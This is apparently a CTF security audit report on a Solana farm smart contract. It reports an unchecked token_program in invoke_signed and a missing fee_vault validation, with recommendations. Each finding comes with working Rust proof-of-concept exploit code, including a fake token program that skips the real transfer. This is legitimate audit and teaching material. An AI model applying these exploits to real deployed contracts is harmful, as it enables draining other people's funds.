Javarez

Security

HALBORN

Solana Smart Contract Audit - CTF

Autor: Bruno Javarez

Javarez
Security

Document Detail

Client	Halborn
Company	Javarez Security
Test Runner	
Phone	
E-mail	
Version	1.0
Classification	*Confidential*

1. Executive Summary

Halborn engaged **Javarez Security** to perform a security audit on its smart contracts based on Solana blockchain. **Javarez Security** obtained permission to conduct the tests for the period of one week (October 5th to November 5th) and, for this purpose, was allocated a highly skilled security engineer. The objective of the procedure was to identify and audit vulnerabilities in the program logic that may impact **Halborn** business before its product release.

2. Scope and Objectives

Like any information security project, the strategies and tactics that are applied in the security audit must be very well planned. Therefore, together with **Halborn's** managers, meetings were held to clearly define the scope of audit service performed by the team of **Javarez Security**.

Halborn has undergone security tests on its smart contract seeking to achieve the following objectives:

- Ensure that program functions operate as intended.
- Identify potential security vulnerabilities in the program.
- Produce PoC to prove the existence of the security flaws.

The scope defined was:

- Repository: Rust_Solana
- Commit: a70f5bbbdf0fbc6fedeb0d824c1c9fc79a908bf9

At the end of the tests, it was agreed between the two companies that a report would be produced and sent to **Halborn**, so the engineers could perform the corrections in a timely manner.

3. Methodology

Javarez Security's security team ran the tests based on best practices in the market, manually analyzing the code to find security risks in the program implementation and used automated security tools to validate related dependencies. The audit phases can be separated into:

- Manual code review and walkthrough;
- Manual testing by custom scripts;
- Solana PoC Framework to execute a Proof of Concept.

Vulnerabilities or issues found can be grouped by its risk as shown below:

Critical	High	Medium	Low	Informational
Almost certain event that will cause a devastating and unrecoverable impact or loss	Highly probable incident that may cause a significant impact or loss	Potential security incident in the long term that may cause a partial impact or loss	Low probability of an incident occur that could cause minor impact or loss	Very unlikely issue that could cause a minimal or un-noticeable impact

4. Findings Overview

Critical	High	Medium	Low	Informational
1	1	0	0	0

Vulnerabilities	Risk level
Arbitrary signed program invocation	Critical
Missing account validation	High

5. Solana Farm Technical Details

Arbitrary signed program invocation

Critical

Description:

In processor.rs of the contract, it was verified that there is a invoke_signed function that aims to call an SPL program to transfer the funds that will be paid to enable the farm. Because there is no validation to verify that the token_program is legitimate, an attacker can create and input their own version of a token_program and run through the contract.

Code Location:

```
77          if farm_data.enabled == 1 {
78              return Err(FarmError::AlreadyInUse.into());
79          }
80
81          if !creator_info.is_signer {
82              return Err(FarmError::SignatureMissing.into())
83          }
84
85          if *creator_info.key != farm_data.creator {
86              return Err(FarmError::WrongCreator.into());
87          }
88
89          if *authority_info.key != Self::authority_id(program_id, farm_id_info.key, farm_data.nonce)? {
90              return Err(FarmError::InvalidProgramAddress.into());
91          }
92
93          if amount != FARM_FEE {
94              return Err(FarmError::InvalidFarmFee.into());
95          }
96
97          let fee_vault_owner = TokenAccount::unpack_from_slice(&fee_vault_info.try_borrow_data()?)?.owner;
98
99
100         if fee_vault_owner != *authority_info.key {
101             return Err(FarmError::InvalidFeeAccount.into())
102         }
```

Figure 1 - Lack of validation for token_program

```rust
    pub fn token_transfer<'a>(
        pool: &Pubkey,
        token_program: AccountInfo<'a>,
        source: AccountInfo<'a>,
        destination: AccountInfo<'a>,
        authority: AccountInfo<'a>,
        nonce: u8,
        amount: u64,
    ) -> Result<(), ProgramError> {
        let pool_bytes = pool.to_bytes();
        let authority_signature_seeds = [&pool_bytes[..32], &[nonce]];
        let signers = &[&authority_signature_seeds[..]];

        let data = TokenInstruction::Transfer { amount }.pack();

        let mut accounts = Vec::with_capacity(4);
        accounts.push(AccountMeta::new(*source.key, false));
        accounts.push(AccountMeta::new(*destination.key, false));
        accounts.push(AccountMeta::new_readonly(*authority.key, true));

        let ix = Instruction {
            program_id: *token_program.key,
            accounts,
            data,
        };

        invoke_signed(
            &ix,
            &[source, destination, authority, token_program],
            signers,
        )
    }
}
```

Figure 2 - invoke_signed function

Proof of Concept – poc.rs:

```
use borsh::BorshSerialize;

use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm, error::FarmError};

use solana_program::instruction::{AccountMeta, Instruction};

use solana_program::native_token::lamports_to_sol;

use solana_program::{native_token::sol_to_lamports, pubkey::Pubkey, system_program, program_option::COption};

use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};

use solana_sdk::{signature::{Signer,Keypair}, msg};

use solana_program::borsh::try_from_slice_unchecked;

use std::str::FromStr;

use spl_token::state::{Account as TokenAccount, AccountState};



fn main (){
    poc_framework::setup_logging(poc_framework::LogLevel::DEBUG);
    //Accounts:

    //Creator
    let creator = poc_framework::keypair(0);
    let creator_pubkey = creator.pubkey();
    let creator_token_pubkey = Pubkey::new_unique();

    //farm
    let farm_pubkey = Pubkey::new_unique();

    //fee_vault
    let fee_vault_pubkey = Pubkey::new_unique();

    //token_program
    let token_program_pubkey = Pubkey::new_unique();
```

```
    //path declaration
    let path = "/home/ziion/Documents/HalbornCTF_Rust_Solana/ctf/target/deploy/ctf_solana_farm.so";


    //create owner pubkey
    let farm_program_id = Pubkey::new_unique();
    // farm nonce variable
    let nonce = 111;


    //sol to lamports - currency
    let amount_1sol = sol_to_lamports(1.0);


    //authority
    let authority = authority_id(&farm_program_id, &farm_pubkey, nonce).unwrap();


    //hacker contract
    let hacker_path = "/home/ziion/Documents/Hacker_solana/Hacker_contract/target/deploy/hacker_contract.so";
    let hacker_program_pubkey = Pubkey::new_unique();


    //SPL Token Acounts
    let creator_token_account = TokenAccount{
        owner: creator_pubkey,
        mint: spl_token::id(),
        amount: 500,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };
```

```
let fee_vault_account = TokenAccount{
    owner: authority,
    mint: spl_token::id(),
    amount: 100,
    delegate: COption::None,
    state: AccountState::Initialized,
    is_native: COption::None,
    delegated_amount: 0,
    close_authority: COption::None,
};


//Farm Struct
let farm_struct = Farm{
    enabled: 0,
    nonce: nonce,
    token_program_id: token_program_pubkey,
    creator: creator_pubkey,
    fee_vault: fee_vault_pubkey,
};


//env – deploying the contracts and the accounts
let mut env =
poc_framework::LocalEnvironment::builder().add_program(farm_program_id,
path).add_program(hacker_program_pubkey,
hacker_path).add_account_with_data(farm_pubkey, farm_program_id,
&farm_struct.try_to_vec().unwrap(), false).add_account_with_lamports(authority,
system_program::id(), amount_1sol).add_account_with_lamports(creator_pubkey,
system_program::id(),
amount_1sol).add_account_with_lamports(token_program_pubkey,
system_program::id(),
amount_1sol).add_account_with_packable(fee_vault_pubkey,
system_program::id(),
fee_vault_account).add_account_with_packable(creator_token_pubkey,
system_program::id(), creator_token_account).build();
```

```
    let ix = ix_pay_create_fee(
        &farm_pubkey,
        &authority,
        &creator_pubkey,
        &creator_token_pubkey,
        &fee_vault_pubkey,
        &hacker_program_pubkey,
        &farm_program_id,
        5000
    );


    let farm_status_before =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();
    let creator_ before =
env.get_account(creator_token_pubkey).unwrap().lamports;
    let feevault_ before = env.get_account(fee_vault_pubkey).unwrap().lamports;


    env.execute_as_transaction(&[ix], &[&creator]).print();


    let farm_status_after =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();
    let creator_after = env.get_account(creator_token_pubkey).unwrap().lamports;
    let feevault_after = env.get_account(fee_vault_pubkey).unwrap().lamports;


    println!("farm status before the transaction: {:?}", farm_status_before.enabled);
    println!("farm status after the transaction: {:?}", farm_status_after.enabled);
    println!("Creator amount before the transaction: {}", creator_before);
    println!("fee vault amount before the transaction: {}", feevault_before);
    println!("Creator amount after the transaction: {}", creator_after);
    println!("fee vault amount after the transaction: {}", feevault_after);
}
```

```
pub fn authority_id(
    program_id: &Pubkey,
    my_info: &Pubkey,
    nonce: u8,
) -> Result<Pubkey, FarmError> {
    Pubkey::create_program_address(&[&my_info.to_bytes()[..32], &[nonce]],
program_id)
        .or(Err(FarmError::InvalidProgramAddress))
}
pub fn ix_pay_create_fee(
    farm_id: &Pubkey,
    authority: &Pubkey,
    creator: &Pubkey,
    creator_token_account: &Pubkey,
    fee_vault: &Pubkey,
    token_program_id: &Pubkey,
    farm_program_id: &Pubkey,
    amount: u64,
) -> Instruction {
    let accounts = vec![
        AccountMeta::new(*farm_id, false),
        AccountMeta::new_readonly(*authority, false),
        AccountMeta::new(*creator, true),
        AccountMeta::new(*creator_token_account, false),
        AccountMeta::new(*fee_vault, false),
        AccountMeta::new_readonly(*token_program_id, false),
    ];
    Instruction {
        program_id: *farm_program_id,
        accounts,
        data: FarmInstruction::PayFarmFee(amount).try_to_vec().unwrap(),
    }
}
```

Proof of Concept – hacker_contact.so:

```
use solana_program::{
    account_info::AccountInfo,
    entrypoint,
    entrypoint::ProgramResult,
    pubkey::Pubkey,
    msg,
};
use spl_token::instruction::TokenInstruction;
// declare and export the program's entrypoint
entrypoint!(process_instruction);

// program entrypoint's implementation
pub fn process_instruction(
    program_id: &Pubkey,
    accounts: &[AccountInfo],
    instruction_data: &[u8]
) -> ProgramResult {
    // log a message to the blockchain
    match
    spl_token::instruction::TokenInstruction::unpack(instruction_data).unwrap(){
        spl_token::instruction::TokenInstruction::Transfer{amount, ..} => {
            msg!("Success!");
            Ok(())
        }
        _ => {
            panic!("Error")
        }
    }
}
```

Proof of Concept – Cargo.toml - Workspace:

```
[workspace]
members = [
        "pocs",
        "ctf_solana_farm"
]
```


Proof of Concept – Cargo.toml - poc:

```
[package]
name = "pocs"
version = "0.1.0"
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
poc-framework = { version = "^0.2.0" }

solana-program = "1.8.2"
borsh = "0.9.1"
borsh-derive = "0.9.1"
spl-token = { version = "*", features = ["no-entrypoint"] }
ctf_solana_farm = { path = "../ctf_solana_farm", features = ["no-entrypoint"] }
solana-sdk = "1.7.8"
owo-colors = "3.1.0"
solana-logger = "1.8.2"

[lib]
```

Proof of Concept – Cargo.toml - ctf:

```
[package]
name = "ctf_solana_farm"
version = "0.1.0"
authors = ["lowprivuser"]
repository = "https://github.com/solana-labs/solana"
license = "Apache-2.0"
homepage = "https://solana.com/"
edition = "2018"

[features]
no-entrypoint = []
test-bpf = []

[dependencies]
borsh = "0.9.1"
borsh-derive = "0.9.1"
solana-program = "1.7.8"
num-derive = "0.3"
num-traits = "0.2"
thiserror = "1.0"
spl-token = { version = "3.2.0", features = [ "no-entrypoint" ] }
[dev-dependencies]
solana-program-test = "1.7.8"
solana-sdk = "1.7.8"
poc-framework = "^0.2.0"

[lib]
name = "ctf_solana_farm"
crate-type = ["cdylib", "lib"]
```

PoC evidence:






Figure 3 - Executing the PoC script

Recommendation:

It is recommended to implement a verification to ensure that the public key of the token_program is the official SPL token program.

Impact:

An attacker can input a public key of a malicious program in place of token_program. This program can cause the contract funds to be drained.

Missing account validation

High

Description:

In the proccess_pay_farm_fee processor instruction, it is possible to visualize that the program expects a token account that will be used for the fee deposit, this token account is fee_vault. Because the only check performed is whether this account has the authority as an owner, an attacker can take advantage of this statement.

The attacker can create a token account of their control with the value of the owner field containing the authority public key. The token_transfer instruction will transfer the farm fee to that account and the farm will be enabled.

Code Location:

```
77          if farm_data.enabled == 1 {
78              return Err(FarmError::AlreadyInUse.into());
79          }
80
81          if !creator_info.is_signer {
82              return Err(FarmError::SignatureMissing.into())
83          }
84
85          if *creator_info.key != farm_data.creator {
86              return Err(FarmError::WrongCreator.into());
87          }
88
89          if *authority_info.key != Self::authority_id(program_id, farm_id_info.key, farm_data.nonce)? {
90              return Err(FarmError::InvalidProgramAddress.into());
91          }
92
93          if amount != FARM_FEE {
94              return Err(FarmError::InvalidFarmFee.into());
95          }
96
97          let fee_vault_owner = TokenAccount::unpack_from_slice(&fee_vault_info.try_borrow_data()?)?.owner;
98
99
100         if fee_vault_owner != *authority_info.key {
101             return Err(FarmError::InvalidFeeAccount.into())
102         }
```

Figure 4 – missing the fee_vault check

Proof of Concept – poc2.rs:

```
use borsh::BorshSerialize;

use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm, error::FarmError};

use solana_program::instruction::{AccountMeta, Instruction};

use solana_program::native_token::lamports_to_sol;

use solana_program::{native_token::sol_to_lamports, pubkey::Pubkey, system_program, program_option::COption};

use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};

use solana_sdk::{signature::{Signer,Keypair}, msg};

use solana_program::borsh::try_from_slice_unchecked;

use std::str::FromStr;

use solana_program::program_pack::Pack;

use spl_token::state::{Account as TokenAccount, AccountState};


fn main (){

    poc_framework::setup_logging(poc_framework::LogLevel::DEBUG);

    //accounts:


    //Creator

    let creator = poc_framework::keypair(1);

    let creator_pubkey = creator.pubkey();

    let creator_token_pubkey = Pubkey::new_unique();


    //minter:

    let minter_pubkey = Pubkey::new_unique();


    //farm

    let farm_pubkey = Pubkey::new_unique();


    //fee_vault

    let fee_vault_pubkey = Pubkey::new_unique();
```

```
    //token_program
    let token_program_pubkey = Pubkey::new_unique();


    //path declaration
    let path =
"/home/ziion/Documents/HalbornCTF_Rust_Solana/ctf/target/deploy/ctf_solana_far
m.so";


    //program id
    let farm_program_id =
Pubkey::from_str("W4113t333333333333333333333333333333333333333").unwrap();
    //farm nonce
    let nonce = 123;


    //sol conversion
    let amount_1sol = sol_to_lamports(1.0);


    //authority
    let authority = authority_id(&farm_program_id, &farm_pubkey, nonce).unwrap();
    //let (authority, _) = Pubkey::find_program_address(&[b"solanaFarm"],
&farm_program_id);


    //SPL Token Acounts
    let creator_token_account = TokenAccount{
        owner: creator_pubkey,
        mint: spl_token::id(),
        amount: 500,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };
```

```
let fee_vault_account = TokenAccount{
        owner: authority,
        mint: spl_token::id(),
        amount: 100,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };

    //Farm Struct
    let farm_struct = Farm{
        enabled: 0,
        nonce: nonce,
        token_program_id: token_program_pubkey,
        creator: creator_pubkey,
        fee_vault: fee_vault_pubkey,
    };
    //local env build
    let mut env =
poc_framework::LocalEnvironment::builder().add_program(farm_program_id,
path).add_account_with_data(farm_pubkey, farm_program_id,
&farm_struct.try_to_vec().unwrap(), false).add_token_mint(minter_pubkey, None,
amount_1sol, 0, None).add_account_with_lamports(creator_pubkey,
system_program::id(),
amount_1sol).add_account_with_packable(fee_vault_pubkey,
system_program::id(),
fee_vault_account).add_account_with_tokens(creator_token_pubkey,
minter_pubkey, creator_pubkey,
amount_1sol).add_account_with_tokens(creator_pubkey, minter_pubkey, authority,
0).build();
```

```
    let creator_token_before =
env.get_account(creator_token_pubkey).unwrap().data;

    let creator_token_info_before =
TokenAccount::unpack(&creator_token_before).unwrap();


    let creator_before = env.get_account(creator_pubkey).unwrap().data;

    let creator_info_before = TokenAccount::unpack(&creator_before).unwrap();


    let ix = ix_pay_create_fee(

        &farm_pubkey,

        &authority,

        &creator_pubkey,

        &creator_token_pubkey,

        &creator_pubkey,

        &spl_token::id(),

        &farm_program_id,

        5000

    );


    let farm_status_before =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();

    env.execute_as_transaction(&[ix], &[&creator]).print();


    let farm_status_after =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();


    let creator_token_after =
env.get_account(creator_token_pubkey).unwrap().data;

    let creator_token_info_after =
TokenAccount::unpack(&creator_token_after).unwrap();
```


```
    let creator_after = env.get_account(creator_pubkey).unwrap().data;
    let creator_info_after = TokenAccount::unpack(&creator_after).unwrap();


    println!("farm status before the transaction: {:?}", farm_status_before.enabled);
    println!("farm status after the transaction: {:?}", farm_status_after.enabled);


    println!("creator_token amount before the transaction: {:?}",
creator_token_info_before);
    println!("creator amount before the transaction: {:?}", creator_info_before);
    println!("creator_token amount after the transaction: {:?}",
creator_token_info_after);
    println!("creator amount after the transaction: {:?}", creator_info_after);
    println!("autority (PDA Account): {:?}", authority);


}


pub fn authority_id(
    program_id: &Pubkey,
    my_info: &Pubkey,
    nonce: u8,
) -> Result<Pubkey, FarmError> {
    Pubkey::create_program_address(&[&my_info.to_bytes()[..32], &[nonce]],
program_id)
        .or(Err(FarmError::InvalidProgramAddress))
}
```

```
pub fn ix_pay_create_fee(
    farm_id: &Pubkey,
    authority: &Pubkey,
    creator: &Pubkey,
    creator_token_account: &Pubkey,
    fee_vault: &Pubkey,
    token_program_id: &Pubkey,
    farm_program_id: &Pubkey,
    amount: u64,
) -> Instruction {
    let accounts = vec![
        AccountMeta::new(*farm_id, false),
        AccountMeta::new_readonly(*authority, false),
        AccountMeta::new(*creator, true),
        AccountMeta::new(*creator_token_account, false),
        AccountMeta::new(*fee_vault, false),
        AccountMeta::new_readonly(*token_program_id, false),
    ];
    Instruction {
        program_id: *farm_program_id,
        accounts,
        data: FarmInstruction::PayFarmFee(amount).try_to_vec().unwrap(),
    }
}
```

Proof of Concept – Cargo.toml – poc2:

```
[package]
name = "pocs"
version = "0.1.0"
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
poc-framework = { version = "^0.2.0" }

solana-program = "1.8.2"
borsh = "0.9.1"
borsh-derive = "0.9.1"
spl-token = { version = "*", features = ["no-entrypoint"] }
ctf_solana_farm = { path = "../ctf_solana_farm", features = ["no-entrypoint"] }
solana-sdk = "1.7.8"
owo-colors = "3.1.0"
solana-logger = "1.8.2"

[lib]
```

PoC evidence:



